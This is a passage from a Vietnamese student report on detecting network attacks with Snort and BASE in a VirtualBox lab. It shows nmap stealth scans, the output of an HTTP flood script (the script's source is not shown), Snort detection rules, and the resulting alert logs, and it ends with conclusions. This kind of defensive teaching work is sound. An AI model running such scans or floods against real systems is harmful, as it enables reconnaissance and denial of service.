b1908333@attacker:~$ sudo nmap -p22 192.168.1.17
Starting Nmap 7.60 ( https://nmap.org ) at 2023-04-04 12:06 +07
Nmap scan report for 192.168.1.17
Host is up (0.00063s latency).

PORT      STATE SERVICE
22/tcp    closed ssh
MAC Address: 08:00:27:2B:AB:6F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.53 seconds
```

Ảnh 66. Thực hiện Scan Nmap (1)

```
b1908333@attacker:~$ sudo nmap -sX -p22 192.168.1.17
Starting Nmap 7.60 ( https://nmap.org ) at 2023-04-04 12:06 +07
Nmap scan report for 192.168.1.17
Host is up (0.00068s latency).

PORT      STATE SERVICE
22/tcp    closed ssh
MAC Address: 08:00:27:2B:AB:6F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.60 seconds
```

Ảnh 67. Thực hiện Scan Nmap (2)

```
b1908333@attacker:~$ sudo nmap -sF -p22 192.168.1.17
Starting Nmap 7.60 ( https://nmap.org ) at 2023-04-04 12:06 +07
Nmap scan report for 192.168.1.17
Host is up (0.00067s latency).

PORT      STATE SERVICE
22/tcp    closed ssh
MAC Address: 08:00:27:2B:AB:6F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.62 seconds
b1908333@attacker:~$ sudo nmap -sN -p22 192.168.1.17
Starting Nmap 7.60 ( https://nmap.org ) at 2023-04-04 12:06 +07
Nmap scan report for 192.168.1.17
Host is up (0.00070s latency).

PORT      STATE SERVICE
22/tcp    closed ssh
MAC Address: 08:00:27:2B:AB:6F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.55 seconds
```

Ảnh 68. Thực hiện Scan Nmap (3)

```
b1908333@b1908333: ~
File Edit View Search Terminal Help
04/05-11:51:43.259191  [**] [1:10000009:2] "NMAP TCP Scan" [**] [Priority: 0] {TCP} 192.168.1.4:34191 -> 192.168.1.17:22
04/05-11:51:53.562323  [**] [1:100000012:1] "NMAP XMAS Tree Scan" [**] [Priority: 0] {TCP} 192.168.1.4:48330 -> 192.168.1.17:22
04/05-11:51:53.562323  [**] [1:10000009:2] "NMAP TCP Scan" [**] [Priority: 0] {TCP} 192.168.1.4:48330 -> 192.168.1.17:22
04/05-11:51:53.663108  [**] [1:100000012:1] "NMAP XMAS Tree Scan" [**] [Priority: 0] {TCP} 192.168.1.4:48331 -> 192.168.1.17:22
04/05-11:51:53.663108  [**] [1:10000009:2] "NMAP TCP Scan" [**] [Priority: 0] {TCP} 192.168.1.4:48331 -> 192.168.1.17:22
04/05-11:52:01.574484  [**] [1:100000010:1] "NMAP FIN Scan" [**] [Priority: 0] {TCP} 192.168.1.4:57077 -> 192.168.1.17:22
04/05-11:52:01.574484  [**] [1:10000009:2] "NMAP TCP Scan" [**] [Priority: 0] {TCP} 192.168.1.4:57077 -> 192.168.1.17:22
04/05-11:52:01.675759  [**] [1:100000010:1] "NMAP FIN Scan" [**] [Priority: 0] {TCP} 192.168.1.4:57078 -> 192.168.1.17:22
04/05-11:52:01.675759  [**] [1:10000009:2] "NMAP TCP Scan" [**] [Priority: 0] {TCP} 192.168.1.4:57078 -> 192.168.1.17:22
04/05-11:52:06.801890  [**] [1:100000011:1] "NMAP NULL Scan" [**] [Priority: 0] {TCP} 192.168.1.4:36314 -> 192.168.1.17:22
04/05-11:52:06.801890  [**] [1:10000009:2] "NMAP TCP Scan" [**] [Priority: 0] {TCP} 192.168.1.4:36314 -> 192.168.1.17:22
```

Ảnh 69. Snort phát hiện TCP Scan Nmap trên máy victim

ID	< Signature >	< Timestamp >	< Source Address >	< Dest. Address >	< Layer 4 Proto >
#0-(3-47)	[snort] Snort Alert [1:10000009:2]	2023-04-05 11:52:06	192.168.1.4:36315	192.168.1.17:22	TCP
#1-(3-46)	[snort] Snort Alert [1:100000011:1]	2023-04-05 11:52:06	192.168.1.4:36315	192.168.1.17:22	TCP
#2-(3-45)	[snort] Snort Alert [1:10000009:2]	2023-04-05 11:52:06	192.168.1.4:36314	192.168.1.17:22	TCP
#3-(3-44)	[snort] Snort Alert [1:100000011:1]	2023-04-05 11:52:06	192.168.1.4:36314	192.168.1.17:22	TCP
#4-(3-43)	[snort] Snort Alert [1:10000009:2]	2023-04-05 11:52:01	192.168.1.4:57078	192.168.1.17:22	TCP
#5-(3-42)	[snort] Snort Alert [1:100000010:1]	2023-04-05 11:52:01	192.168.1.4:57078	192.168.1.17:22	TCP
#6-(3-41)	[snort] Snort Alert [1:10000009:2]	2023-04-05 11:52:01	192.168.1.4:57077	192.168.1.17:22	TCP
#7-(3-40)	[snort] Snort Alert [1:100000010:1]	2023-04-05 11:52:01	192.168.1.4:57077	192.168.1.17:22	TCP
#8-(3-39)	[snort] Snort Alert [1:100000012:1]	2023-04-05 11:51:53	192.168.1.4:48330	192.168.1.17:22	TCP
#9-(3-37)	[snort] Snort Alert [1:10000009:2]	2023-04-05 11:51:53	192.168.1.4:48330	192.168.1.17:22	TCP
#10-(3-38)	[snort] Snort Alert [1:100000012:1]	2023-04-05 11:51:53	192.168.1.4:48331	192.168.1.17:22	TCP
#11-(3-39)	[snort] Snort Alert [1:10000009:2]	2023-04-05 11:51:53	192.168.1.4:48331	192.168.1.17:22	TCP
#12-(3-35)	[snort] Snort Alert [1:10000009:2]	2023-04-05 11:51:43	192.168.1.4:34191	192.168.1.17:22	TCP
#13-(3-34)	[snort] Snort Alert [1:10000009:2]	2023-04-05 11:51:43	192.168.1.4:34190	192.168.1.17:22	TCP

Ảnh 70. Các cảnh báo được lưu và hiển thị trên BASE

8. HTTP Flood

8.1. Rule

```
alert tcp any any -> $HOME_NET 80 (msg: "GET Request flood attempt";
detection_filter: track by_dst, count 30, seconds 30; pcre: "/GET/i"; GID:4; sid: 10000004; rev:001);
```

8.2. Demo

```
b1908333@attacker:~/code$ sudo python3 httpFlood.py 192.168.1.17
[sudo] password for b1908333:
WARNING: No route found for IPv6 destination :: (no default route?). This affects only IPv6
Begin emission:
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
.
Sent 1 packets.
Begin emission:
*Finished to send 1 packets.

Received 1 packets, got 1 answers, remaining 0 packets
Begin emission:
Finished to send 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
.
Sent 1 packets.
Begin emission:
Finished to send 1 packets.
*
```

Ảnh 71. HTTP Flood Attack

```
b1908333@b1908333:~$ sudo snort -A console -q -u snort -g snort -c /etc/snort/snort.conf -i enp0s3
04/10-08:35:29.990146  [**] [4:10000004:1] GET Request flood attempt [**] [Priority: 0] {TCP} 192.168.1.4:33266 -> 192.168.1.17:80
04/10-08:35:30.445915  [**] [4:10000004:1] GET Request flood attempt [**] [Priority: 0] {TCP} 192.168.1.4:4226 -> 192.168.1.17:80
04/10-08:35:30.817677  [**] [4:10000004:1] GET Request flood attempt [**] [Priority: 0] {TCP} 192.168.1.4:47966 -> 192.168.1.17:80
04/10-08:35:31.165466  [**] [4:10000004:1] GET Request flood attempt [**] [Priority: 0] {TCP} 192.168.1.4:58985 -> 192.168.1.17:80
04/10-08:35:31.452380  [**] [4:10000004:1] GET Request flood attempt [**] [Priority: 0] {TCP} 192.168.1.4:52991 -> 192.168.1.17:80
04/10-08:35:31.704049  [**] [4:10000004:1] GET Request flood attempt [**] [Priority: 0] {TCP} 192.168.1.4:53123 -> 192.168.1.17:80
04/10-08:35:31.941578  [**] [4:10000004:1] GET Request flood attempt [**] [Priority: 0] {TCP} 192.168.1.4:47163 -> 192.168.1.17:80
04/10-08:35:32.194745  [**] [4:10000004:1] GET Request flood attempt [**] [Priority: 0] {TCP} 192.168.1.4:24449 -> 192.168.1.17:80
04/10-08:35:32.480404  [**] [4:10000004:1] GET Request flood attempt [**] [Priority: 0] {TCP} 192.168.1.4:59150 -> 192.168.1.17:80
```

Ảnh 72. Phát hiện HTTP Flood Attack bằng snort

Basic Analysis and Security Engine (BASE)

Home | Search [Back]

Queried on : Mon April 10, 2023 08:37:25

Meta Criteria: any
IP Criteria: any
TCP Criteria: any
Payload Criteria: any

Summary Statistics

- Sensors
- Unique Alerts
- (cluster)
- Unique addresses: Source | Destination
- Unique IP links
- Source Port: TCP | UDP
- Destination Port: TCP | UDP
- Time profile of alerts

Displaying alerts 1-48 of 264 total

ID	< Signature >	< Timestamp >	< Source Address >	< Dest. Address >	< Layer 4 Proto >
#0-(5-332)	[snort] Snort Alert [4:10000004:1]	2023-04-10 08:35:33	192.168.1.4:52304	192.168.1.17:80	TCP
#1-(5-334)	[snort] Snort Alert [4:10000004:1]	2023-04-10 08:35:33	192.168.1.4:5098	192.168.1.17:80	TCP
#2-(5-333)	[snort] Snort Alert [4:10000004:1]	2023-04-10 08:35:33	192.168.1.4:8620	192.168.1.17:80	TCP
#3-(5-331)	[snort] Snort Alert [4:10000004:1]	2023-04-10 08:35:33	192.168.1.4:5325	192.168.1.17:80	TCP
#4-(5-328)	[snort] Snort Alert [4:10000004:1]	2023-04-10 08:35:32	192.168.1.4:24449	192.168.1.17:80	TCP
#5-(5-329)	[snort] Snort Alert [4:10000004:1]	2023-04-10 08:35:32	192.168.1.4:59150	192.168.1.17:80	TCP
#6-(5-330)	[snort] Snort Alert [4:10000004:1]	2023-04-10 08:35:32	192.168.1.4:22893	192.168.1.17:80	TCP
#7-(5-326)	[snort] Snort Alert [4:10000004:1]	2023-04-10 08:35:31	192.168.1.4:53223	192.168.1.17:80	TCP
#8-(5-327)	[snort] Snort Alert [4:10000004:1]	2023-04-10 08:35:31	192.168.1.4:71683	192.168.1.17:80	TCP
#9-(5-325)	[snort] Snort Alert [4:10000004:1]	2023-04-10 08:35:31	192.168.1.4:2091	192.168.1.17:80	TCP
#10-(5-324)	[snort] Snort Alert [4:10000004:1]	2023-04-10 08:35:31	192.168.1.4:38985	192.168.1.17:80	TCP
#11-(5-323)	[snort] Snort Alert [4:10000004:1]	2023-04-10 08:35:30	192.168.1.4:47966	192.168.1.17:80	TCP
#12-(5-322)	[snort] Snort Alert [4:10000004:1]	2023-04-10 08:35:30	192.168.1.4:4226	192.168.1.17:80	TCP
#13-(5-321)	[snort] Snort Alert [4:10000004:1]	2023-04-10 08:35:29	192.168.1.4:33266	192.168.1.17:80	TCP

Ảnh 73. Dữ liệu được lưu lên BASE

Chương 4: Kết luận

1. Kết quả đạt được

- Tìm hiểu và xây dựng được các tập luật về tấn công mạng
- Hiểu được các hình thức và cách thức hoạt động của các cuộc tấn công mạng, từ đó có thể tìm ra được cách phòng chống, ngăn chặn
- Qua đề tài trên, có thể hiểu được một phần kiến thức trong lĩnh vực an ninh mạng

2. Mật hạn chế

- Do trong quá trình vừa học, vừa tìm hiểu nên một số ý triển khai chưa được rõ ràng
- Chưa thể khai thác tối đa khả năng phát hiện tấn công của SNORT
- Một số tập luật của các tấn công mạng vẫn chưa được triển khai đầy đủ

3. Hướng phát triển

- Tìm hiểu thêm về các cách tấn công mạng
- Trau dồi thêm các kiến thức về an ninh mạng cũng như là tuyên truyền về những tác hại của việc tấn công qua không gian mạng, từ đó tự trang bị cho bản thân những kiến thức hữu dụng để giúp ích cho mai sau.

TÀI LIỆU THAM KHẢO

- **PGS. TS. Đỗ Thanh Nghị**, bài giảng kỹ thuật phát hiện tấn công mạng
- Cài đặt SNORT: <https://github.com/hocchudong/ghichep-IDS-IPS-SIEM/blob/master/ghichep-snort/Cai%20dat%20Snort.md>
- Cài đặt SPACY: <https://scapy.readthedocs.io/en/latest/>
- Cài đặt Apache, MySQL, PHP trên Ubuntu 18.04:
<https://www.digitalocean.com/community/tutorials/how-to-install-linux-apache-mysql-php-lamp-stack-ubuntu-18-04>